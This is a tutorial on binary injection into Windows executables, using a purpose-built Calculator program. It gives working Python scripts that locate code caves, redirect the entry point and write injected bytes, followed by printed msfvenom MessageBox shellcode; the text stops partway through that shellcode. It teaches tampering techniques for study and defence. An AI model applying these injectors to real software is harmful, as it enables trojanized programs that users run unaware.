Binary Injection in Windows Applications
Injecting payloads into Windows executables via code caves and section addition.
Introduction
When a Windows binary has no anti-tampering protection in place, modifying it without users noticing becomes trivial. Binary injection is one of the cleanest ways to plant your own code inside an executable while keeping its original behavior intact.
In this post, I’ll walk through two methods on a small Calculator program: code cave injection and section addition.
Disclaimer: This content is for educational purposes only. Use these techniques responsibly and only on systems you own or have explicit permission to test.
Why Binary Injection Matters
In my previous article on code signing, I demonstrated basic binary modification by patching a text string. This article explores advanced modification techniques through binary injection.
Binary injection enables:
- Supply chain attacks - Compromised installers containing hidden malware
- Trojanized applications - Legitimate programs repackaged with backdoors
- Persistence mechanisms - Modified system utilities maintaining access
- Privilege escalation - Injecting into binaries that run with higher privileges (e.g., SYSTEM services)
- Defense evasion - Malicious code hiding behind the reputation of a trusted binary
According to OWASP Desktop App Security Top 10, lack of integrity verification (DA8 - Poor Code Quality) enables these attacks.
Test Application Setup
We’ll use a custom Calculator application for this demonstration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
#include <iostream>
using namespace std;

// These dummy functions exist to create padding (code caves) in the compiled binary.
// The volatile + loop pattern prevents the compiler from optimizing them away.
// We'll use these caves for injection in the Code Cave section below.
void dummy1() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy2() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy3() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy4() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy5() { volatile int x = 0; for(int i=0; i<100; i++) x++; }

int add(int a, int b) { return a + b; }
int subtract(int a, int b) { return a - b; }
int multiply(int a, int b) { return a * b; }
int divide(int a, int b) {
    if(b == 0) { cout << "Error: Division by zero!\n"; return 0; }
    return a / b;
}

void printMenu() {
    cout << "\n=================================\n";
    cout << "       Simple Calculator\n";
    cout << "=================================\n";
    cout << "1. Add\n";
    cout << "2. Subtract\n";
    cout << "3. Multiply\n";
    cout << "4. Divide\n";
    cout << "5. Exit\n";
    cout << "=================================\n";
}

int main() {
    // Call dummy functions to keep their padding in the binary
    dummy1(); dummy2(); dummy3(); dummy4(); dummy5();

    int choice, num1, num2;

    while(true) {
        printMenu();
        cout << "Enter choice (1-5): ";
        cin >> choice;

        if(choice == 5) {
            cout << "Goodbye!\n";
            break;
        }

        if(choice < 1 || choice > 4) {
            cout << "Invalid choice!\n";
            continue;
        }

        cout << "Enter first number: ";
        cin >> num1;
        cout << "Enter second number: ";
        cin >> num2;

        switch(choice) {
            case 1:
                cout << "Result: " << add(num1, num2) << "\n";
                break;
            case 2:
                cout << "Result: " << subtract(num1, num2) << "\n";
                break;
            case 3:
                cout << "Result: " << multiply(num1, num2) << "\n";
                break;
            case 4:
                if(num2 != 0)
                    cout << "Result: " << divide(num1, num2) << "\n";
                break;
        }
    }

    return 0;
}
Build it as x64 Release in Visual Studio.
The executable will be at x64\Release\Calculator.exe.
 Calculator application running
Demonstration: Code Cave Method
Understanding PE Files
What is a PE File?
A .exe file isn’t just a blob of code. It has a specific structure that tells Windows how to load and run it. That structure is called PE (Portable Executable), and the same format is used for .dll and .sys files too.
Think of a PE file like a cookbook:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Cookbook (PE File)
│
├── Cover (DOS Header)
│   └── Says "this is a cookbook" ← Identifies the file as a Windows executable
│
├── Book Info (PE Headers)
│   ├── Page size (large or pocket-size) ← Architecture (32-bit or 64-bit)
│   ├── Total chapters                   ← Section count
│   ├── Publication date                 ← Compile timestamp
│   └── Start reading at page 5          ← The "Entry Point"
│
├── Index (Section Table)
│   ├── Chapter 1: Recipes (pages 5-20)          ← Code Section (.text)
│   ├── Chapter 2: Ingredient list (pages 21-25) ← Read-only Data (.rdata)
│   └── Chapter 3: Notes (pages 26-30)           ← Mutable Data (.data)
│
└── Content (Sections)
    ├── Chapter 1: Step-by-step cooking instructions
    ├── Chapter 2: List of ingredients needed
    └── Chapter 3: Personal notes that can change
Key Concepts:
- Entry Point - where the program starts running (like “start reading at page 5”)
- Sections - the different chapters of a binary, each holding a different kind of content
.text- holds executable code (this is what we’ll modify when we inject).rdata- holds read-only data like text strings.data- holds data the program can change
Real binaries usually have more sections than these three. You’ll see
.pdata,.rsrc,.reloc, and others in the analysis output below.
Analyzing Our Calculator.exe
Let’s examine our Calculator program using Python. First, we need to understand what we’re looking for.
When we analyze a PE file, we want to know:
- Where does the program start? (Entry Point)
- What sections does it have?
- Which sections contain executable code?
Here’s our analysis script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
import pefile
import sys

# ANSI Color codes for terminal output
class Colors:
    HEADER = '\033[95m'    # Magenta
    BLUE = '\033[94m'      # Blue
    CYAN = '\033[96m'      # Cyan
    GREEN = '\033[92m'     # Green
    YELLOW = '\033[93m'    # Yellow
    RED = '\033[91m'       # Red
    BOLD = '\033[1m'       # Bold
    UNDERLINE = '\033[4m'  # Underline
    END = '\033[0m'        # Reset

def analyze_pe(filename):
    """Analyze PE file structure - shows what's inside an executable"""
    pe = pefile.PE(filename)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Analyzing: {filename} ==={Colors.END}\n")

    # 1. Entry Point - where the program begins
    entry_point = pe.OPTIONAL_HEADER.AddressOfEntryPoint
    print(f"{Colors.BOLD}[1] Entry Point:{Colors.END} {Colors.GREEN}0x{entry_point:X}{Colors.END}")
    print(f"    This is where the program starts executing")
    print(f"    Like the cookbook saying 'start reading at page 5'\n")

    # 2. Sections - the different chapters
    print(f"{Colors.BOLD}[2] Sections (Chapters):{Colors.END}")
    print(f"    Total sections: {Colors.YELLOW}{pe.FILE_HEADER.NumberOfSections}{Colors.END}\n")

    for section in pe.sections:
        # Get section name (remove null padding)
        name = section.Name.decode().strip('\x00')

        # Get section location and size
        virtual_address = section.VirtualAddress
        size = section.SizeOfRawData

        # Check if this section is executable
        # Characteristics is a flags field - each bit means something different
        # Reference: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#section-flags
        characteristics = section.Characteristics

        # Bit 0x20000000 (IMAGE_SCN_MEM_EXECUTE) = section can be executed as code
        is_executable = (characteristics & 0x20000000) != 0

        # Print section info with colors
        print(f"    {Colors.BOLD}{name:<10}{Colors.END} at address {Colors.CYAN}0x{virtual_address:04X}{Colors.END}, size {Colors.YELLOW}{size:5}{Colors.END} bytes")

        if is_executable:
            print(f"               {Colors.GREEN}^ This section contains EXECUTABLE CODE{Colors.END}")
            print(f"               {Colors.GREEN}The CPU will run instructions from here{Colors.END}")
        else:
            print(f"               {Colors.BLUE}^ This section contains DATA (not code){Colors.END}")
            print(f"               {Colors.BLUE}Stores strings, numbers, or other information{Colors.END}")

        print()

    pe.close()

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <filename.exe>{Colors.END}")
        print(f"{Colors.YELLOW}Example: {sys.argv[0]} Calculator.exe{Colors.END}")
        sys.exit(1)

    analyze_pe(sys.argv[1])
Understanding the key line:
1
is_executable = (characteristics & 0x20000000) != 0
Each section has a characteristics field. It’s a 32-bit number where each bit acts like an on/off switch. Some bits mark permissions, others mark what kind of content the section holds. The bits we care about (from Microsoft’s PE Format docs):
0x20000000= section is executable0x40000000= section is readable0x80000000= section is writable
To check if a specific bit is on, we use the & (AND) operation:
1
2
0xE0000020 & 0x20000000 = 0x20000000  # Non-zero, so executable
0x40000040 & 0x20000000 = 0x00000000  # Zero, so not executable
If the result is anything other than zero, that bit was set.
Running the script:
1
2
# Usage: python3 analyze_pe.py <filename.exe>
python3 analyze_pe.py Calculator.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
=== Analyzing: Calculator.exe ===

[1] Entry Point: 0x18C0
    This is where the program starts executing
    Like the cookbook saying 'start reading at page 5'

[2] Sections (Chapters):
    Total sections: 6

    .text      at address 0x1000, size  5120 bytes
               ^ This section contains EXECUTABLE CODE
               The CPU will run instructions from here

    .rdata     at address 0x3000, size  5120 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .data      at address 0x5000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .pdata     at address 0x6000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .rsrc      at address 0x7000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .reloc     at address 0x8000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information
What we learned:
- The program starts at address
0x18C0 - Out of 6 sections, only
.texthas the executable permission. This is where the actual program code lives. - The other sections hold supporting data: strings, globals, exception info, resources, and relocation tables.
Now we understand the structure of our Calculator.exe. Let’s move on to finding spaces where we can inject code.
Finding Code Caves
What is a Code Cave?
Imagine you’re reading a cookbook and find several blank pages in the middle of a chapter. The publisher left these pages empty, perhaps for alignment or formatting reasons.
A code cave is similar - it’s unused space (empty bytes) inside the executable section of a program.
Why do code caves exist?
Compilers sometimes add padding (empty space) for:
- Memory alignment (CPU works faster with aligned data)
- Section size requirements (sections often need to be multiples of certain sizes)
- Future updates (leaving room for patches)
Analogy:
1
2
3
4
5
6
7
Recipe Chapter (Executable Section):
Page 1: Mix ingredients
Page 2: Heat oven to 350°F
Page 3: (BLANK)                    ← Code Cave!
Page 4: (BLANK)                    ← Code Cave!
Page 5: (BLANK)                    ← Code Cave!
Page 6: Bake for 30 minutes
An attacker can write their own “recipe” (malicious code) on those blank pages.
Understanding Our Padding Functions
Remember the dummy functions in Calculator.cpp? Now we can explain why they’re there.
1
2
3
void dummy1() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy2() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
// ... etc
Why we need these:
Modern compilers optimize aggressively. Without these dummies, there’d be no wasted space and therefore no code caves. With the dummy functions present, the compiler has to allocate space for them, leaving gaps between functions that we can use as injection targets.
This is intentional for our demonstration. Real-world programs might have caves from:
- Compiler optimizations
- Section alignment
- Removed/deprecated functions
- Debug information stripped
Finding Code Caves Script
Now let’s create a script to locate these empty spaces:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
import pefile
import sys

# ANSI Color codes
class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

def find_code_caves(filename, min_size=50):
    """
    Find code caves (empty space) in executable sections

    A code cave is continuous null bytes (0x00) in an executable section.
    We look for at least min_size consecutive zeros.
    """
    pe = pefile.PE(filename)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Code Cave Hunter ==={Colors.END}")
    print(f"{Colors.BOLD}Searching in:{Colors.END} {Colors.YELLOW}{filename}{Colors.END}")
    print(f"{Colors.BOLD}Looking for caves with minimum{Colors.END} {Colors.GREEN}{min_size}{Colors.END} {Colors.BOLD}bytes{Colors.END}\n")

    caves_found = 0

    # Loop through all sections
    for section in pe.sections:
        # Get section name
        name = section.Name.decode().strip('\x00')

        # We only care about executable sections
        is_executable = (section.Characteristics & 0x20000000) != 0

        if not is_executable:
            continue

        print(f"{Colors.BOLD}[*] Scanning section:{Colors.END} {Colors.CYAN}{name}{Colors.END}")

        # Get the raw bytes of this section
        section_data = section.get_data()

        # Now we scan byte-by-byte looking for consecutive zeros
        cave_start_position = None
        cave_size = 0

        for position, byte_value in enumerate(section_data):
            # If we find a zero byte
            if byte_value == 0x00:
                if cave_start_position is None:
                    cave_start_position = position
                cave_size += 1

            # If we find a non-zero byte
            else:
                # Did we just finish a cave?
                if cave_size >= min_size:
                    # Calculate addresses
                    cave_rva = section.VirtualAddress + cave_start_position
                    cave_raw = section.PointerToRawData + cave_start_position

                    print(f"  {Colors.GREEN}{Colors.BOLD}✓ Found cave!{Colors.END}")
                    print(f"    {Colors.BOLD}Location (RVA):{Colors.END} {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
                    print(f"    {Colors.BOLD}Size:{Colors.END} {Colors.YELLOW}{cave_size}{Colors.END} {Colors.BOLD}bytes{Colors.END}")
                    print(f"    {Colors.BOLD}File offset:{Colors.END} {Colors.HEADER}0x{cave_raw:X}{Colors.END}")
                    print(f"    {Colors.BLUE}^ This is {cave_size} consecutive zero bytes{Colors.END}")
                    print(f"    {Colors.BLUE}^ We can write our code here!{Colors.END}\n")

                    caves_found += 1

                # Reset for next potential cave
                cave_start_position = None
                cave_size = 0

        # Don't forget to check if section ended with a cave
        if cave_size >= min_size:
            cave_rva = section.VirtualAddress + cave_start_position
            cave_raw = section.PointerToRawData + cave_start_position

            print(f"  {Colors.GREEN}{Colors.BOLD}✓ Found cave!{Colors.END}")
            print(f"    {Colors.BOLD}Location (RVA):{Colors.END} {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
            print(f"    {Colors.BOLD}Size:{Colors.END} {Colors.YELLOW}{cave_size}{Colors.END} {Colors.BOLD}bytes{Colors.END}")
            print(f"    {Colors.BOLD}File offset:{Colors.END} {Colors.HEADER}0x{cave_raw:X}{Colors.END}\n")

            caves_found += 1

    print(f"{Colors.BOLD}Total caves found:{Colors.END} {Colors.GREEN if caves_found > 0 else Colors.RED}{caves_found}{Colors.END}")

    if caves_found == 0:
        print(f"\n{Colors.YELLOW}No caves found. This means:{Colors.END}")
        print(f"  - The compiler optimized well (no wasted space)")
        print(f"  - Or caves are smaller than minimum size")
        print(f"  {Colors.CYAN}Try running with smaller min_size:{Colors.END} python {sys.argv[0]} {filename} 20")

    print()
    pe.close()

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <filename.exe> [min_size]{Colors.END}")
        print(f"\n{Colors.YELLOW}Examples:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe 100{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe 300{Colors.END}")
        sys.exit(1)

    filename = sys.argv[1]
    min_size = int(sys.argv[2]) if len(sys.argv) > 2 else 50

    find_code_caves(filename, min_size)
Running the script:
1
2
# Usage: python3 find_caves.py <filename.exe> [min_size]
python3 find_caves.py Calculator.exe 300
1
2
3
4
5
6
7
8
9
10
11
=== Code Cave Hunter ===
Searching in: Calculator.exe
Looking for caves with minimum 300 bytes

[*] Scanning section: .text
  ✓ Found cave!
    Location (RVA): 0x2239
    Size: 455 bytes
    File offset: 0x1639

Total caves found: 1
What this means:
We found a cave of 455 empty bytes at address 0x2239. This is enough space to inject a small payload (like showing a MessageBox).
Visual representation:
1
2
3
4
5
.text section (executable code):
Address 0x1000: [Actual program code]
Address 0x1500: [More program code]
Address 0x2239: [000000000000...] ← 455 empty bytes (CODE CAVE!)
Address 0x2500: [Actual program code continues]
Perfect! We have a cave big enough for our injection. Next, we’ll learn how to write code into this space.
Injecting Payload
Understanding NOP (No Operation)
NOP is the simplest CPU instruction. It means: “Do nothing, move to next instruction.”
Analogy:
1
2
3
4
5
Recipe steps:
1. Preheat oven
2. (skip this step)        ← This is like NOP
3. (skip this step)        ← This is like NOP
4. Mix ingredients
In machine code:
- NOP =
0x90(one byte) - When CPU sees
0x90, it does nothing and continues
Why use NOP for testing?
- Harmless (won’t crash the program)
- Easy to identify (just one byte:
90) - Proves injection works (we can see it in debugger)
Understanding JMP (Jump)
JMP tells the CPU: “Stop reading here, jump to another address.”
Analogy:
1
2
3
4
5
6
Cookbook:
Page 10: Mix flour and sugar
Page 11: [JUMP TO PAGE 50]    ← JMP instruction
Page 12: (this page is skipped)
...
Page 50: Add eggs and milk    ← CPU continues here
In machine code:
- JMP =
0xE9 XX XX XX XX(5 bytes total) - First byte
E9= JMP opcode - Next 4 bytes = where to jump (offset)
Why do we need JMP?
After our injected code runs, we need to jump back to the original program. Without JMP, the program would crash.
The Injection Plan
Here’s what we’re going to do:
1
2
3
4
5
6
# BEFORE injection:
Program starts → Entry Point (0x18C0) → Calculator code → Exit

# AFTER injection:
Program starts → Entry Point (NEW: 0x2239) → Our code (NOP + JMP) →
                                             Jump to (0x18C0)     → Calculator code → Exit
Step by step:
- Write our code (5 NOPs + JMP) into the code cave at
0x2239 - Change the Entry Point from
0x18C0to0x2239 - Calculate JMP offset to jump back to
0x18C0
Calculating JMP Offset
JMP uses relative addressing: it doesn’t jump to an absolute address, but to an offset from the current position.
Formula:
1
Offset = Target Address - (Current Address + 5)
Why + 5? Because the JMP instruction itself is 5 bytes long. The CPU calculates from the byte AFTER the JMP instruction.
Example:
We’re writing 10 bytes total into the cave at 0x2239: 5 NOPs first (as a visible marker for testing), followed by the 5-byte JMP instruction.
1
2
3
0x2239: 90 90 90 90 90      ← 5 NOPs (5 bytes)
0x223E: E9 XX XX XX XX      ← JMP    (5 bytes)
0x2243: <next instruction>  ← Where CPU lands if no jump
The JMP calculates its offset relative to 0x2243 (the byte AFTER the JMP), because by the time the CPU executes the JMP, it has already moved past it.
1
2
3
Offset = Target - (Address after JMP)
       = 0x18C0 - 0x2243
       = -2435 (0xFFFFF67D in 32-bit)
Why negative?
Because we’re jumping backwards in memory (from 0x2239 toward 0x18C0).
After plugging in the calculated offset (0xFFFFF67D stored in little-endian as 7D F6 FF FF), the actual bytes written into the cave look like:
1
2
3
0x2239: 90 90 90 90 90      ← 5 NOPs
0x223E: E9 7D F6 FF FF      ← JMP to 0x18C0
0x2243: <CPU continues at 0x18C0>
Simple Injection Script
Now let’s write a script to inject 5 NOPs + JMP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
import pefile
import struct
import sys

# ANSI Color codes
class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

def simple_injection(input_file, output_file, cave_rva, cave_raw):
    """
    Simple code injection: 5 NOPs + JMP back to original entry

    This is a harmless test to prove injection works.
    The program will execute our 5 NOPs then continue normally.
    """
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Simple Code Injection ==={Colors.END}\n")

    # Get original entry point
    original_entry = pe.OPTIONAL_HEADER.AddressOfEntryPoint

    print(f"{Colors.BOLD}[1]{Colors.END} Original entry point: {Colors.GREEN}0x{original_entry:X}{Colors.END}")
    print(f"         Program currently starts here\n")

    print(f"{Colors.BOLD}[2]{Colors.END} Code cave location: {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
    print(f"         This is where we'll write our code\n")

    # Build shellcode: 5 NOPs
    shellcode = b'\x90' * 5

    print(f"{Colors.BOLD}[3]{Colors.END} Our code: {Colors.YELLOW}5 NOP instructions{Colors.END}")
    print(f"         In hex: {Colors.HEADER}{shellcode.hex(' ')}{Colors.END}")
    print(f"         Each 90 = NOP (do nothing)\n")

    # Calculate JMP offset
    jmp_from = cave_rva + 5
    jmp_to = original_entry
    offset = jmp_to - (jmp_from + 5)

    print(f"{Colors.BOLD}[4]{Colors.END} Calculating JMP offset:")
    print(f"         JMP from: {Colors.CYAN}0x{jmp_from:X}{Colors.END} (after our NOPs)")
    print(f"         JMP to: {Colors.GREEN}0x{jmp_to:X}{Colors.END} (original entry)")
    print(f"         Formula: {hex(jmp_to)} - ({hex(jmp_from)} + 5)")
    print(f"         Offset: {Colors.YELLOW}{offset}{Colors.END} ({Colors.HEADER}{hex(offset & 0xFFFFFFFF)}{Colors.END})\n")

    # Add JMP instruction
    shellcode += b'\xE9'
    shellcode += struct.pack('<i', offset)

    print(f"{Colors.BOLD}[5]{Colors.END} Complete code:")
    print(f"         {Colors.HEADER}{shellcode.hex(' ')}{Colors.END}")
    print(f"         {Colors.YELLOW}^ 90 90 90 90 90{Colors.END} = 5 NOPs")
    print(f"         {Colors.YELLOW}^ E9 XX XX XX XX{Colors.END} = JMP with offset\n")

    # Write to file
    print(f"{Colors.BOLD}[6]{Colors.END} Writing to file offset {Colors.CYAN}0x{cave_raw:X}{Colors.END}")
    pe.set_bytes_at_offset(cave_raw, shellcode)
    print(f"         {Colors.GREEN}Wrote {len(shellcode)} bytes{Colors.END}\n")

    # Change entry point
    print(f"{Colors.BOLD}[7]{Colors.END} Changing entry point:")
    print(f"         Old: {Colors.RED}0x{original_entry:X}{Colors.END}")
    print(f"         New: {Colors.GREEN}0x{cave_rva:X}{Colors.END}")
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = cave_rva
    print(f"         {Colors.GREEN}Now program starts at our code!{Colors.END}\n")

    # Save
    pe.write(output_file)
    pe.close()

    print(f"{Colors.BOLD}{Colors.GREEN}[Success]{Colors.END} Saved as: {Colors.YELLOW}{output_file}{Colors.END}")
    print(f"\n{Colors.BOLD}What happens when you run it:{Colors.END}")
    print(f"  1. Program starts at {Colors.CYAN}0x{cave_rva:X}{Colors.END} (our code)")
    print(f"  2. Executes 5 NOPs (does nothing 5 times)")
    print(f"  3. JMP to {Colors.GREEN}0x{original_entry:X}{Colors.END} (original code)")
    print(f"  4. Calculator runs normally")
    print(f"\n{Colors.BLUE}The user won't notice anything different!{Colors.END}\n")

if __name__ == "__main__":
    if len(sys.argv) != 5:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input.exe> <output.exe> <cave_rva> <cave_raw>{Colors.END}")
        print(f"\n{Colors.YELLOW}Example:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_injected.exe 0x2239 0x1639{Colors.END}")
        print(f"\n{Colors.YELLOW}How to get cave_rva and cave_raw:{Colors.END}")
        print(f"  Run: {Colors.CYAN}python find_caves.py Calculator.exe{Colors.END}")
        print(f"  Use the RVA and file offset values from the output")
        sys.exit(1)

    simple_injection(sys.argv[1], sys.argv[2], int(sys.argv[3], 16), int(sys.argv[4], 16))
Running the script:
1
2
# Usage: python3 inject_simple.py <input.exe> <output.exe> <cave_rva> <cave_raw>
python3 inject_simple.py Calculator.exe Calculator_test.exe 0x2239 0x1639
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
=== Simple Code Injection ===

[1] Original entry point: 0x18C0
         Program currently starts here

[2] Code cave location: 0x2239
         This is where we'll write our code

[3] Our code: 5 NOP instructions
         In hex: 90 90 90 90 90
         Each 90 = NOP (do nothing)

[4] Calculating JMP offset:
         JMP from: 0x223E (after our NOPs)
         JMP to: 0x18C0 (original entry)
         Formula: 0x18c0 - (0x223e + 5)
         Offset: -2435 (0xfffff67d)

[5] Complete code:
         90 90 90 90 90 e9 7d f6 ff ff
         ^ 90 90 90 90 90 = 5 NOPs
         ^ E9 XX XX XX XX = JMP with offset

[6] Writing to file offset 0x1639
         Wrote 10 bytes

[7] Changing entry point:
         Old: 0x18C0
         New: 0x2239
         Now program starts at our code!

[Success] Saved as: Calculator_test.exe

What happens when you run it:
  1. Program starts at 0x2239 (our code)
  2. Executes 5 NOPs (does nothing 5 times)
  3. JMP to 0x18C0 (original code)
  4. Calculator runs normally

The user won't notice anything different!
Testing:
Run the injected program:
1
PS > Calculator_test.exe
 The calculator functions normally after a simple injection.
It works! The program runs normally, but it executed our 5 NOPs first. We successfully injected code!
Generating the Payload
We’ll use msfvenom (part of Metasploit Framework) to generate a MessageBox shellcode:
1
msfvenom -p windows/x64/messagebox TITLE='Hacked!' TEXT='Code Injected!' ICON='INFORMATION' -f python
This generates shellcode that:
- Calls Windows API
MessageBoxAto show a popup with title “Hacked!” and text “Code Injected!” - Exits the process via
ExitProcess(we’ll fix this)
The output will be Python code like:
1
2
3
buf =  b""
buf += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff..."
# ... many lines of shellcode
Important: msfvenom adds an
ExitProcesscall at the end (last 8 bytes:41 BA F0 B5 A2 56 FF D5), which terminates the program. We need to remove these bytes and add our own JMP instead.
The Complete Injection Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
import pefile
import struct
import sys

# ANSI Color codes
class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

# Shellcode generated by msfvenom (ExitProcess call removed - last 8 bytes)
MESSAGEBOX_SHELLCODE = b""
MESSAGEBOX_SHELLCODE += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x41\x51\x41\x50\x52\x48\x31\xd2\x65\x48\x8b"
MESSAGEBOX_SHELLCODE += b"\x52\x60\x51\x48\x8b\x52\x18\x56\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1"
MESSAGEBOX_SHELLCODE += b"\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02"
MESSAGEBOX_SHELLCODE += b"\x41\x51\x0f\x85\x72\x00\x00\x00\x8b\x80\x88\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x8b\x48"
MESSAGEBOX_SHELLCODE += b"\x18\x50\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
MESSAGEBOX_SHELLCODE += b"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38"
MESSAGEBOX_SHELLCODE += b"\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
MESSAGEBOX_SHELLCODE += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b"
MESSAGEBOX_SHELLCODE += b"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
MESSAGEBOX_SHELLCODE += b"\x88\x41\x58\x41\x58\x5e\x59\x48\x01\xd0\x5a\x41"
MESSAGEBOX_SHELLCODE += b"\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff"
MESSAGEBOX_SHELLCODE += b"\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4b\xff\xff"
MESSAGEBOX_SHELLCODE += b"\xff\x5d\xe8\x0b\x00\x00\x00\x75\x73\x65\x72\x33"
MESSAGEBOX_SHELLCODE += b"\x32\x2e\x64\x6c\x6c\x00\x59\x41\xba\x4c\x77\x26"
MESSAGEBOX_SHELLCODE += b"\x07\xff\xd5\x49\xc7\xc1\x40\x00\x00\x00\xe8\x0f"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x00\x43\x6f\x64\x65\x20\x49\x6e\x6a\x65"
